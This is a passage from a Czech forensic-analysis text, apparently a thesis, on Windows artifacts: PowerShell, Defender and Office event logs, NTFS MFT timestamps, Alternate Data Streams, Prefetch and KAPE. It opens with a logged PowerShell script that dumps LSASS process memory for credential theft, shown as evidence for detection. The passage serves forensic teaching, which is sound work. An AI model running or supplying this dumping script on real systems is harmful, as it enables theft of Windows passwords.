30/6/22 14:24	4104	Warning	Microsoft-Windows-PowerShell	DESKTOP-U9P8SMJ	C:\Users\Public\lsass_wer_ps.ps1	function Memory($path), {, , $Process = Get-Process lsass, $DumpFilePath = $path, $WER = [PSObject].Assembly.GetType('System.Management.Automation.WindowsErrorReporting'), $WERNativeMethods = $WER.GetNestedType('NativeMethods', 'NonPublic'), $Flags = [Reflection.BindingFlags] 'NonPublic, Static', $MiniDumpWriteDump = $WERNativeMethods.GetMethod('MiniDumpWriteDump', $Flags), $MiniDumpWithFullMemory = [UInt32] 2, #, $ProcessId = $Process.Id, $ProcessName = $Process.Name, $ProcessHandle = $Process.Handle, $ProcessFileName = "$($ProcessName).dmp", $ProcessDumpPath = Join-Path $DumpFilePath $ProcessFileName, $FileStream = New-Object IO.FileStream($ProcessDumpPath, [IO.FileMode]::Create), , $Result = $MiniDumpWriteDump.Invoke($null, @($ProcessHandle,, $ProcessId,, $FileStream.SafeFileHandle,, $MiniDumpWithFullMemory,, [IntPtr]::Zero,, [IntPtr]::Zero,, [IntPtr]::Zero)), , $FileStream.Close(), if (-not $Result), {, $Exception = New-Object ComponentModel.Win32Exception, $ExceptionMessage = "$($Exception.Message) ($($ProcessName):$($ProcessId))", # Remove any partially written dump files. For example, a partial dump will be written, # in the case when 32-bit PowerShell tries to dump a 64-bit process., Remove-Item $ProcessDumpPath -ErrorAction SilentlyContinue, throw $ExceptionMessage, }, else, {, "Memdump complete!", }, }

Obrázek 62 - EventID 4104 – Powershell Mimikatz (vlastní)

Skript z výše uvedeného případu spadá do skupiny nástrojů pro vytváření obrazu části operační paměti alokované k běžícímu aplikačního procesu, v tomto případě Local Security Authority Subsystem Service (LSASS). Alokovaný blok operační pamětí procesu LSASS bude následně vytěžen k získávání hesel v textové podobě z operační paměti sytému Windows. Aktivity spojené se získávání hesel z procesu LSASS jsou popsány v článku „OS Credential Dumping: LSASS Memory“ MITRE frameworku[77] pod identifikátorem T1003.001.

7.2.6 Windows Defender

Soubor logu událostí:

Microsoft-Windows-Windows Defender Operational.evtx

Události Windows Defenderu popisují identifikovaný škodlivý kód a provedené protiopatření, popřípadě aktivitu spojenou se systémovou službou zajišťující rezidentní antivirovou ochranu.

- Event ID 5000: MALWAREPROTECTION_RTP_ENABLED.
- Event ID 5001: MALWAREPROTECTION_RTP_DISABLED.
- Event ID 5008: MALWAREPROTECTION_ENGINE_FAILURE.
- Event ID 2000: MALWAREPROTECTION_SIGNATURE_UPDATED.

[77] https://attack.mitre.org/techniques/T1003/001/

- Event ID 1116: MALWAREPROTECTION_STATE_MALWARE_DETECTED.
- Event ID 1117: MALWAREPROTECTION_STATE_MALWARE_ACTION_TAKEN.

Windows Defender je antivirová komponenta systému Windows. Účelem této komponenty je chránit operační systém před viry, škodlivým softwarem a potenciálně nechtěnými aplikacemi.

TimeCreated	EventId	Level	Provider	Computer	MapDescription	Detection User:	Malware name:	ExecutableInfo
18/7/22 20:41	1116	Warning	Microsoft-Windows-Windows Defender	DESKTOP-U9P8SMJ	Detection - The antimalware platform detected malware or other potentially unwanted software	DESKTOP-U9P8SMJ\Fred	Trojan:Win32/Sehyioa.A!cl	file:_C:\TEMP\T1218\src\Win32\T1218-2.dll
18/7/22 20:51	1117	Info	Microsoft-Windows-Windows Defender	DESKTOP-U9P8SMJ	Detection - The antimalware platform performed an action to protect your system from malware or other potentially unwanted software	DESKTOP-U9P8SMJ\Fred	Trojan:PowerShell/Powersploit.M	file:_C:\TEMP\T1056\Get-Keystrokes.ps1

Obrázek 63 - Záznamy antivirového nástroje Windows Defender (vlastní)

Kontrola logu antivirového řešení je pro analýzu přínosná ze dvou hledisek. V prvním případě, získáme informace, zda aktivní ochrana počítače byla aktivní po celou dobu používání zařízení, nebo zda byla služba v minulosti vypnuta. Vypnutí antivirové ochrany může naznačovat manipulaci se škodlivým aplikačním vybavením, například nástroji pro obcházení licenční ochrany. Popřípadě se jedná o aktivitu útočníka, aby na daném zařízení mohl spouštět nástroje pro získání citlivých údajů z kompromitovaného systému, nebo utočit na další dostupné systémy.

V druhém případě lze z logu definovat časové úseky ve kterých je vhodné se zaměřit na záznamy z ostatních artefaktů a hledat nestandardní uživatelské chování, nebo nestandardní používání systémových zdrojů. Například stahování souborů a aplikací z internetu, vytváření souborů v dočasných adresářích TEMP, nebo ukládání souborů do Alternate Data Stream (viz. kapitola 7.3.2).

V neposlední řadě je nutné věnovat pozornost samotným detekcím škodlivého kódu a aplikací. V optimální situaci bude v logu událostí, spolu s detekcí škodlivého kódu také záznam s informací o odstranění nebo karanténě nalezené hrozby.

Dokumentace Windows Defenderu detailně rozebírá jednotlivé EventID a jejich význam[78].

7.2.7 Microsoft Office

Kancelářský balík Microsoft Office má svůj vyhrazený logovací soubor, kde zaznamenává události vyvolané interakcí mezi aplikací a uživatelem.

Soubor logu událostí:

OAlerts

- Event ID 300 – události zobrazení dialogového okna.

Kancelářský balík Microsoft Office zaznamenává události spojené se zobrazením dialogového okna, včetně jeho obsahu. Nejčastěji je tato událost způsobená dotazem na uživatele, zda chce, před ukončením aplikace a nebo zavření souboru, uložit vytvořené změny v dokumentu.

[78] https://learn.microsoft.com/en-us/microsoft-365/security/defender-endpoint/troubleshoot-microsoft-defender-antivirus?view=o365-worldwide

TimeCreated	EventId	Level	Provider	Channel	Computer	Program:	Alert:
15/8/22 13:08	300	Info	Microsoft Office 16 Alerts	OAlerts	DESKTOP -U9P8SMJ	Microsoft Excel	Want to save your changes to 'otazky_a_odpovedi_zkouska.xlsx'?
15/8/22 22:37	300	Info	Microsoft Office 16 Alerts	OAlerts	DESKTOP -U9P8SMJ	Microsoft Excel	Want to save your changes to 'Hash.csv'?

Obrázek 64 - Události spojené s uživatelskou aktivitou při práci s kancelářským balíkem MS Office (vlastní)


Události z EventID 300 jsou generovány všemi aplikacemi kancelářského balíku včetně emailového klienta MS Outlook. Události spojené s MS Outlook budou obsahovat záznamy o mazání emailů, odstranění smazaných emailů, přidávání a odebírání emailových účtů a přesouvání nebo mazání lokálních PST/OST archivů.

7.3 Artefakty souborových systémů

Souborový systém je metoda organizace souborů na fyzických médiích jako jsou pevné disky, flash disky nebo optické disky. Operační systém Microsoft Windows nabízí uživateli několik druhů souborových systémů.

File Allocation Table (FAT32)

- Souborový systém podporovaný napříč všemi operačními systémy včetně jednoúčelových zařízení, fotoaparáty, audiopřehrávače atd.
- Primární použití pro mobilní zařízení
- Omezení:
  - maximální velikost souboru: 4 gigabytes
  - maximální velikost diskového oddílu: 2 terabytes
- Nepodporuje řízení přístupu k souborům (oprávnění prohlížet, editovat)



Obrázek 65 - Souborové systémy (vlastní)

Extended File Allocation Table (ExFAT)


- Primární použití pro přenosné paměťové zařízení.
- Omezení:
  - maximální velikost souboru: 16 exabytes (prakticky omezeno velikostí diskového oddílu),
  - maximální velikost diskového oddílu: doporučená maximální velikost 512 terabytes (teoreticky až 128 petabytes).
- Nepodporuje řízení přístupu k souborům (oprávnění prohlížet, editovat).

New Technology File System (NTFS)

- Primární použití jako hlavní diskový oddíl operačního systému.
- Omezení:
  - maximální velikost souboru: 256 terabytes,
  - maximální velikost diskového oddílu: 256 terabytes.
- Podporuje řízení přístupu k souborům (oprávnění prohlížet, editovat).

7.3.1 MFT tabulka

Alokační tabulka souborového systému NTFS je v základě databázový systém uchovávající záznamy o každém souboru, který se na daném diskovém oddílu nachází. To platí i o smazaných souborech, které ještě nebyly přepsány. $MFT soubor se nachází v kořenovém adresáři všech diskových oddílu se souborovým systémem NTFS.



Obrázek 66 - FTK Imager – export MFT alokační tabulky (vlastní)

Pro zobrazení souboru MFT ve výstupním adresáři, je nutné otevřít příkazovou řádku a v adresáři s $MFT souborem použít nástroj „attrib“ k odstranění atributů systémového a skrytého souboru.

Syntaxe:

attrib -s -h $MFT

MFT záznamy

Exportem metadat z alokační tabulky NTFS souborového systému získáme kompletní adresářovou strukturu zkoumaného diskového oddílu, včetně časových značek určujících vytvoření a poslední změnu souboru.

Syntaxe:

MFTECmd.exe --csv C:\SANDBOX\ CFTData -f C:\SANDBOX\CFTData\$MFT

Processed C:\SANDBOX\CFTData\ in 35.6202 seconds

C:\SANDBOX\CFTData\$MFT: FILE records found: 838,423 (Free records: 152,775) File size: 968MB

CSV output will be saved to C:\SANDBOX\CFTData\20220905062141_MFTECmd_$MFT_Output.csv

EntryNumber	ParentPath	FileName	Extension	FileSize	HasAds	IsAds	Created0x10	Created0x30	LastModified0x10	LastModified0x30
139095	.\Users\User\Downloads	testdisk-7.1.win.zip	.zip	21537703	TRUE	FALSE	3/8/1988 6:19	3/8/2022 6:19	3/8/2022 6:19	3/8/2022 6:19
139095	.\Users\User\Downloads	testdisk-7.1.win.zip:Zone.Identifier	.Identifier	168	FALSE	TRUE	3/8/1988 6:19	3/8/2022 6:19	3/8/2022 6:19	3/8/2022 6:19
979991	.\Users\User\Downloads	1PasswordSetup-latest.exe	.exe	7	TRUE	FALSE	27/7/2022 5:55		27/7/2022 5:55	27/7/2022 5:55
979991	.\Users\User\Downloads	1PasswordSetup-latest.exe:SmartScreen		7	FALSE	TRUE	27/7/2022 5:55		27/7/2022 5:55	27/7/2022 5:55
979991	.\Users\User\Downloads	1PasswordSetup-latest.exe:Zone.Identifier	.Identifier	0	FALSE	TRUE	27/7/2022 5:55		27/7/2022 5:55	27/7/2022 5:55

Obrázek 67 - Export záznamů z NTFS MFT tabulky (vlastní)

Obrázek 67 - Export záznamů z NTFS MFT tabulky zobrazuje seznam a velikost platných souborů včetně časových značek. NTFS obsahuje dvě sady časových značek obecně označované jako Standard_Information a File_Name.

- $Standard_Information ($SI) – ve výstupu označen jako 0x10.
- $File_Name ($FN) - ve výstupu označen jako 0x30.

Záznamy $Standard_Information reprezentují časové údaje, které se zobrazují uživateli při práci se soubory, stejně tak jsou tyto záznamy používány většinou forenzních nástrojů pro interpretaci času zkoumaných dat. Pokud se hodnoty časových záznamů (datum a čas) Standard_Information a File_Name neshodují, může se jednat o indikátor pokusu skrýt původní datum a čas vytvoření souboru.

Manipulace s časovými značkami je popsána v MITRE frameworku pod identifikátorem: T1070.006[79].

[79] https://attack.mitre.org/techniques/T1070/006/

7.3.2 Alternate Data Stream (ADS)

Je funkcí souborového systému NTFS, která umožňuje ukládat nová data/soubory do jmenného prostoru již existujícího souboru, aniž by se změnil obsah nebo jeho velikost. V praxi to vypadá jako kdyby se soubor z pohledu adresářové struktury choval jako adresář. V záznamech exportovaných z MFT tabulky je možné ADS data identifikovat podle dvojtečky za jménem souboru, nebo podle „IsAds“ atributu.

ADS soubory jsou před běžným uživatelem skryty, proto se jedná o ideální způsob skrytého uložení dat a programů. Zneužívání NTFS atributů k ukrývání dat je popsáno v MITRE frameworku pod identifikátorem: T1564. 004[80].

Legitimní použití ADS je u programů ukládání konfiguračních souborů nebo podpůrných dat. Nebo u webových prohlížečů k uložení informace o původu stažených souborů.

Zobrazit ADS na živém systému je možné pomocí příkazové řádky a příkazu „dir/R “.

C:\Users\User\Downloads>dir/R

Volume in drive C has no label.

Volume Serial Number is XT20-CDR0

Directory of C:\Users\User\Downloads

08/30/2022 07:35 PM <DIR> .

08/30/2022 07:35 PM <DIR> ..

09/16/2021 07:53 PM 56,221 1631786796098.jpg

50 1631786796098.jpg: Zone.Identifier: $DATA

10/01/2021 06:42 PM 67,335 1632853110345.jpg

50 1632853110345.jpg:Zone.Identifier:$DATA

08/27/2022 03:49 PM 94,218 1661533520435.jpg

50 1661533520435.jpg:Zone.Identifier:$DATA

08/24/2022 08:30 AM 117,233,520 1PasswordSetup-latest.exe

7 1PasswordSetup-latest.exe:SmartScreen:$DATA

239 1PasswordSetup-latest.exe:Zone.Identifier:$DATA

1PasswordSetup-latest.exe -> stažený soubor

1PasswordSetup-latest.exe:Zone.Identifier:$DATA -> ADS data obsahující informace o původu souboru

Obsah ADS souboru lze zobrazit pomocí textového editoru Notepad.

Syntaxe:

C:\Users\User\Downloads>notepad.exe 1PasswordSetup-latest.exe:Zone.Identifier:$DATA

[80] https://attack.mitre.org/techniques/T1564/004/

[ZoneTransfer]


ZoneId=3

ReferrerUrl=https://1password.com/downloads/windows/?utm_medium=in-app&utm_source=OP7W&utm_campaign=bulletin-message&utm_content=b5-families

HostUrl=https://downloads.1password.com/win/1PasswordSetup-latest.exe


ReferrerUrl – obsahuje kompletní URL adresu ke staženému souboru.

K zobrazení ADS z obrazu disku je možné použít FTK Imager.



Obrázek 68 - Zobrazení ADS souborů v FTK (vlastní)

Zobrazení adresářové struktury připojeného diskového obrazu v FTK dovoluje jednoduché prohlížení ADS záznamů a jejich export.



Obrázek 69 - Zobrazení obsahu ADS Zone.Identifier (vlastní)


Záznam Zone.Identifier určuje originální zdroj souboru, včetně URL adresy, pokud byl soubor získán z webové služby na intranetu nebo internetu[81].

- ZoneId = 0 Tento Počítač.
- ZoneId = 1 Místní síť (intranet).
- ZoneId = 2 Důvěryhodné servery.
- ZoneId = 3 Internet.
- ZoneId = 4 Servery s omezeným přístupem.

Soubor z Obrázek 69 - Zobrazení obsahu ADS Zone.Identifier byl stažen z legitimních stránek nástroje 1password a v tomto případě je všechno v pořádku. Pokud by však zdrojová URL adresa odkazovala na stránky, které přímo nesouvisí s nástrojem 1password, mohlo by se jednat o pokus zmást uživatele a vmanipulovat ho do instalace škodlivé aplikace.

Online služba VirusTotal, provozující stejnojmenný antivirový portál, uveřejnila zprávu „Deception at a scale“[82], ve které rozebírá nejčastěji zneužívané aplikace k distribuci škodlivého kódu.

[81] https://learn.microsoft.com/en-us/troubleshoot/developer/browsers/security-privacy/ie-security-zones-registry-entries
[82] https://blog.virustotal.com/2022/08/deception-at-scale.html



Obrázek 70 - Publikace „Deception at a scale" – nejčastěji pozitivně detekované aplikace se škodlivým kódem[82]

Publikace rozebírá běžné typy legitimních aplikací a internetové infrastruktury k šíření malwaru. Jedním ze sofistikovaných útoků je vytvoření instalačního balíčku, který po instalaci škodlivého kódu spustí instalaci legitimní aplikace. Takto upravené aplikace jsou šířeny pomocí služeb pro sdílení dokumentů, Peer-to-Peer sítí a kompromitovaných webových služeb/portálů legitimních organizací.

7.4 Prefetch

Funkce operačního systému Windows nazývaná Prefetch byla původně vyvinutá k urychlení spouštění operačního systému a aplikací. Prefetch zaznamenává chování aplikace po dobu až deseti vteřin po spuštění a analyzuje požadavky aplikace na systémové komponenty, sdílené knihovny, uživatelské soubory a další. Záznam je použit při dalším spuštění aplikace k zpřístupnění/načtení požadovaných zdrojů do operační paměti před tím, než si je vyžádá samotná aplikace.

Prefetch funkce je součástí operačního systému od verze Windows XP a spolu s Windows Vista a Windows 7 má omezení na 128 prefetch záznamů. Windows 8 a novější podporuje 1024 prefetch záznamů. Pokud dojde k překročení maximálního počtu záznamů, začnou nové záznamy nahrazovat ty nejstarší.

Serverové edice operačního systému Windows, mají prefetch funkci vypnutou, je ale možné ji aktivovat.

Umístění artefaktů:

C:\Windows\Prefetch

Syntaxe PECmd:

```
PECmd.exe -f C:\Windows\Prefetch\NOTEPAD.EXE-C5670914.pf
```

```
PECmd version 1.5.0.0

Author: Eric Zimmerman (saericzimmerman@gmail.com)
https://github.com/EricZimmerman/PECmd

Command line: -f C:\Windows\Prefetch\NOTEPAD.EXE-C5670914.pf

Warning: Administrator privileges not found!

Keywords: temp, tmp

Processing C:\Windows\Prefetch\NOTEPAD.EXE-C5670914.pf

Created on: 2021-05-17 06:47:14
Modified on: 2022-12-19 19:51:59
Last accessed on: 2022-12-19 19:51:59

Executable name: NOTEPAD.EXE
Hash: C5670914
File size (bytes): 125,292
Version: Windows 10 or Windows 11

Run count: 113
Last run: 2022-12-19 19:51:57
Other run times: 2022-12-19 19:44:25, 2022-12-19 19:39:09, 2022-12-19 19:36:46, 2022-12-15 16:51:32, 2022-12-15 16:28:07, 2022-11-27 20:33:35, 2022-11-25 08:09:04

Volume information:

#0: Name: \VOLUME{01d74ad82071f528-de20adb0} Serial: DE20ADB0 Created: 2021-05-17 04:50:14 Directories: 27 File references: 99
```

Obrázek 71 - Export informací z prefetch souboru (vlastní)

První spuštění je ve výpisu zaznamenáno jako „Created on", jde o datum a čas vytvoření prefetch souboru. Poslední spuštění je ve výpisu uvedeno jako „Last run", "Other run times" označuje dalších sedm posledních spuštění aplikace. Celkový počet spuštění aplikace je ve výpisu označen jako „Run count". Z výše uvedeného vyplývá, že analýzou prefetch souboru je možné získat informace o prvním a posledních osmi spuštění zkoumané aplikace.

Created on: 2021-05-17 06:47:14

Run count: 113

Last run: 2022-12-19 19:51:57

Other run times: 2022-12-19 19:44:25, 2022-12-19 19:39:09, 2022-12-19 19:36:46, 2022-12-15 16:51:32, 2022-12-15 16:28:07, 2022-11-27 20:33:35, 2022-11-25 08:09:04

Je vhodné zmínit, že odstranění prefetch souborů spadá mezi známé anti-forenzní postupy. Z této skutečnosti vyplývá, že neexistence prefetch souborů nemusí být absolutní důkaz to tom, že zkoumaná aplikace nebyla spuštěna.

Spolu s časovými značkami záznam obsahuje seznam adresářů a souborů, které zkoumaná aplikace při spuštění načítá. PECmd v základu označuje všechny záznamy které mají v umístění, nebo názvu výrazy „TEMP" a „TMP" jelikož se jedná o oblíbené způsoby pojmenování a umístění artefaktů vytvořených útočníky při bezpečnostních incidentech.

PECmd Keywords:

```
PECmd.exe -f C:\Windows\Prefetch\NOTEPAD.EXE-C5670914.pf
```

76: \VOLUME{01d74ad82071f528-de20adb0}\TEMP\SOUBOR.TXT (Keyword: True)

Při spuštění PECmd bez parametrů označí jeden podezřelý soubor. Označování podezřelých souborů lze rozšířit pomocí klíčových slov definovaných parametrem -k. V následujícím příkladě jsou použity klíčová slova „hack" a „bonus".

```
PECmd.exe -f C:\Windows\Prefetch\NOTEPAD.EXE-C5670914.pf -k hack,bonus
```

54: \VOLUME{01x74ad82071f528-x}\USERS\USER\DOCUMENTS\VSE\BONUS.TXT (Keyword: True)

76: \VOLUME{01x74ad82071f528-x}\TEMP\SOUBOR.TXT (Keyword: True)

84: \VOLUME{01x74ad82071f528-x }\SANDBOX\TRYHACKME\SCRIPTING\B64.TXT (Keyword: True)


Definováním klíčových slov se seznam označených podezřelých souborů rozšířil o další dva záznamy.

7.5 Automatizace analýzy

Monotónní práce s sebou nese riziko uživatelských chyb. Jedním ze způsobů, jak tento stav kompenzovat je automatizace zpracování artefaktů a reportingu. Automatizace je běžně dosaženo skriptováním v jazycích Python, Perl, Go, PowerShell, nebo pomocí nástrojů využívající předpřipravených šablon pro jednotlivé úkoly nebo artefakty. Dobře připravené a otestované automatizované procesy jsou základem pro garantování kvality výstupů a současně otvírají možnost zapojení juniorních analytiků do technických částí analýzy.

7.5.1 KAPE

Nástroj používaný k zajištění a exportu artefaktů operačního systému Windows obsahuje sadu šablon pro parsování, neboli analýzy zvolených artefaktů. Analyzovat lze specificky vybraný artefakt, seznam artefaktů, nebo před definovaný seznam artefaktů v závislosti na zadání a cílech analýzy.



Obrázek 72 - Uživatelské rozhraní KAPE – výběr modulů (vlastní)


Z pohledu analytika je KAPE knihovnou konfigurovatelných modulů pro externí analytické nástroje.

Pro každý artefakt je možné vytvořit více modulů, které budou data artefaktu jednoduše přenášet do textové podoby, nebo je možné definovat filtr, který bude z artefaktu exportovat specifické události a záznamy. Možnosti analýzy jsou tedy limitovány pouze funkcemi externích nástrojů.

KAPE od uživatele bude vyžadovat zadaní vstupního adresáře se zajištěnými artefakty, definovat výstupní adresář pro ukládání výsledků a seznam modulů k provedení analýzy.


```
Description: 'EvtxECmd: process event log files'
Category: EventLogs
Author: Eric Zimmerman
Version: 1.0
Id: 1b66f0e2-2ccf-467d-ae15-a2b3dc59df08
BinaryUrl: https://f001.backblazeb2.com/file
/EricZimmermanTools/EvtxExplorer.zip
ExportFormat: csv
Processors:
    -
        Executable: EvtxECmd\EvtxECmd.exe
        CommandLine: -d %sourceDirectory% --csv %destinationDirectory%
        ExportFormat: csv
    -
        Executable: EvtxECmd\EvtxECmd.exe
        CommandLine: -d %sourceDirectory% --xml %destinationDirectory%
        ExportFormat: xml
    -
        Executable: EvtxECmd\EvtxECmd.exe
        CommandLine: -d %sourceDirectory% --json %destinationDirectory%
        ExportFormat: json
```

Obrázek 73 - KAPE modul pro analýzu EVTX artefaktů (vlastní)



Obrázek 74 - KAPE – záznam KAPE s detaily analýzy (vlastní)

Jednoznačnou výhodou zpracování zajištěných artefaktů pomocí automatizovaných nástrojů je minimalizace lidské chyby v procesu zadávání parametrů analýzy a jednoduchost uživatelského rozhraní.




Obrázek 75 - Obsah výstupního adresáře a vzorek exportovaných záznamů Windows Event logu (vlastní)

